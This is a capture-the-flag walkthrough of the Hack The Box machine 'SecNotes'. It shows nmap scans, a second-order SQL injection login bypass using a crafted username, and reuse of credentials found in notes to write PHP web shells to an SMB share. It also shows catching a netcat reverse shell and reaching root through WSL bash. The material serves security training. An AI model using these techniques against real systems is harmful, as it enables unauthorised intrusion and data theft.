SecNotes

Synopsis


SecNotes highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input. It also teaches about Windows Subsystem for Linux enumeration.

Skills

- Web application vulnerabilities and tools
- Knowledge of Windows
- CSRF payload creation
- SQLi authentication bypass
- Windows subsystem for linux enumeration

Exploitation


As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.97
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 00:43 EDT
Nmap scan report for 10.10.10.97
Host is up (0.087s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:w
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%), Microsoft Windows 
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h20m01s, deviation: 4h02m31s, median: 0s
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2023-08-04T21:43:36-07:00
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
```


We can see two ports open, but we also run the full nmap port scan to check non-default ports as well

This provided us with one more open web port



```
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
8808/tcp open  ssports-bcast
```

Accessing the application on the port 80/HTTP gave us the following web page



10.10.10.97/register.php


Sign Up

Please fill this form to create an account.

Username
Password
Confirm Password

Already have an account? Login here.

Brute-force attempted as well as SQLi attack on the login page did not work thus we moved to the registration page with an intention to carry out a second-order SQL injection



Sign Up


Please fill this form to create an account.

Username admin' or 1=1-- -
Password ●●●●●●●
Confirm Password ●●●●●●●

Submit Reset

Already have an account? Login here.

We created a malicious user, what gave us unauthorised administrator access to the application



Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **admin' or 1=1-- -**


Mimi's Sticky Buns [2018-06-21 09:47:17] + X

Years [2018-06-21 09:47:54] + X

new site [2018-06-21 13:13:46] + X

New Note Change Password Sign Out Contact Us


Inside of the application we found credential for user tyler



new site [2018-06-21 13:13:46]


```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

We used those credential to enumerate smb server




```
—# smbmap -H 10.10.10.97 -u tyler -p '92g!mA8BGjOirkL%OG*&'
+] IP: 10.10.10.97:445 Name: 10.10.10.97
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        new-site                                                READ, WRITE
```

Inside the “new-site” share we found IIS default page files




```
└─# smbclient '\\10.10.10.97\new-site' -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug  5 00:57:00 2023
  ..                                  D        0  Sat Aug  5 00:57:00 2023
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018

                7736063 blocks of size 4096. 3393291 blocks available
smb: \> cwd
```

The IIS server is available on the port 8808/HTTP




After noticing this connection, we decided to upload a malicious php files to the share “new-site” and then access it from the browser to get a remote code execution




```
└─# smbclient '\\10.10.10.97\new-site' -U tyler
assword for [WORKGROUP\tyler]:
ry "help" to get a list of possible commands.
mb: \> ls
  .                                   D        0  Sat Aug  5 02:24:06 2023
  ..                                  D        0  Sat Aug  5 02:24:06 2023
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  shell.php                           A     5492  Sat Aug  5 02:23:05 2023
  shell_one_liner.php                 A       29  Sat Aug  5 02:24:07 2023
```

And we successfully obtained a shell on the target machine




```
 └─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.97] 54138
Windows PowerShell running as user SECNOTES$ on SECNOTES
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\new-site>whoami
secnotes\tyler
PS C:\inetpub\new-site> 
```

After a bit of enumeration we found bash.lnk file, this indicates that bash on linux is installed, so we can execute bash commands with the elevated privileges



```
         Directory: C:\Users\tyler\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/22/2018   3:09 AM           1293 bash.lnk
-a----          8/2/2021   3:32 AM           1210 Command Prompt.lnk
-a----         4/11/2018   4:34 PM            407 File Explorer.lnk
-a----         6/21/2018   5:50 PM           1417 Microsoft Edge.lnk
-a----         6/21/2018   9:17 AM           1110 Notepad++.lnk
-ar---          8/4/2023   9:26 PM             34 user.txt
-a----         8/19/2018  10:59 AM           2494 Windows PowerShell.lnk
```



```
PS C:\Windows\System32> bash.exe -c "whoami"
root
```